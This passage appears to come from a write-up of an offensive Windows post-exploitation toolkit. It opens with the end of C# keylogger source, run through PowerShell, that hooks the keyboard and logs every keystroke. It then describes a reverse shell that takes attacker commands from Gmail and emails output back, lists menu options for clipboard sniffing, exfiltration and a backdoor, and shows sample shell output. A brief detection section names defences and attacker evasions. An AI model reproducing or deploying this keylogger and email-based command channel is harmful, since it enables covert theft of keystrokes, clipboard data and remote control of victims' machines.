        private delegate IntPtr HookProc(int nCode, IntPtr wParam, IntPtr lParam);

        private static IntPtr HookCallback(int nCode, IntPtr wParam, IntPtr lParam) {
            if (nCode >= 0 && wParam == (IntPtr)WM_KEYDOWN) {
                int vkCode = Marshal.ReadInt32(lParam);
                logFile.WriteLine((Keys)vkCode);
            }

            return CallNextHookEx(hookId, nCode, wParam, lParam);
        }

        [DllImport("user32.dll")]
        private static extern IntPtr SetWindowsHookEx(int idHook, HookProc lpfn, IntPtr hMod, uint dwThreadId);

        [DllImport("user32.dll")]
        private static extern bool UnhookWindowsHookEx(IntPtr hhk);

        [DllImport("user32.dll")]
        private static extern IntPtr CallNextHookEx(IntPtr hhk, int nCode, IntPtr wParam, IntPtr lParam);

        [DllImport("kernel32.dll")]
        private static extern IntPtr GetModuleHandle(string lpModuleName);
    }
}
"@ -ReferencedAssemblies System.Windows.Forms

[KeyLogger.Program]::Main();
```


Reverse Shell Module

- Uses Gmail API's to read emails every 15 seconds and parses the commands from the attacker
- Shell output gets sent to the attacker email
- Examples of commands for reverse shell:
 - BHUSADEM019:whoami
 - BHUSADEM019:tasklist
 - BHUSADEM019:ipconfig
 - BHUSADEM019:KILL

```
13. Schedule a task to sniff clipboard
14. Extract Clipboard via email
15. Schedule a task for clipboard data exfiltration
16. REVERSE SHELL
17. Hail Mary: Quick backdoor
18. Exit
16
No new messages
No new messages
No new messages
No new messages
No new messages
No new messages
No new messages
Command -> BHUSADEM019:ipconfig
ipconfig
(b'\r\nWindows IP Configuration\r\n\r\n\r\nEthernet adapter Ethernet0:\r\n\r\n    Connection-specific
c DNS Suffix . : localdomain\r\n    Link-local IPv6 Address . . . . . : fe80::a86c:3555:c4ba:7e36%1
1\r\n    IPv4 Address. . . . . : 192.168.133.129\r\n    Subnet Mask . . . . . :
: 255.255.255.0\r\n    Default Gateway . . . . . : 192.168.133.2\r\n\r\nEthernet adapter Bl
uetooth Network Connection:\r\n\r\n    Media State . . . . . : Media disconnected\r\n
Connection-specific DNS Suffix  . : \r\n', None)
```

Enough talking!



Detection Mechanism

- SSL Stripping on your network. Some companies have policies to not perform SSL stripping on well known sites to maintain users privacy. Furthermore, attacker can encrypt traffic for exfiltration.
- PowerShell Logging. However, attacker can clear these locations to avoid logging of the scripts.
- Look for regularly timed DNS traffic through frequency analysis. However, this can be defeated using randomisation in connection timing.
- Sysinternal tools such as autorun, sysmon, process explorer and process monitor to review system configurations. Requires time and resources.

References

- <https://docs.microsoft.com/en-us/dotnet/api/system.drawing.graphics.copyfromscreen?view=netframework-4.8>
- <https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.management/get-clipboard?view=powershell-5.1>
- <https://developers.google.com/docs/api/quickstart/python>
- <https://github.com/googleapis/google-api-python-client>
- <https://www.pdq.com/blog/powershell-send-mailmessage-gmail/>
- <https://docs.microsoft.com/en-us/windows/win32/api/winuser/nf-winuser-setwindowshookexa>
- <https://docs.microsoft.com/en-us/windows/win32/winmsg/about-hooks>
- Sandeep Ghai from Threat Intelligence for his help on Reverse Shell Module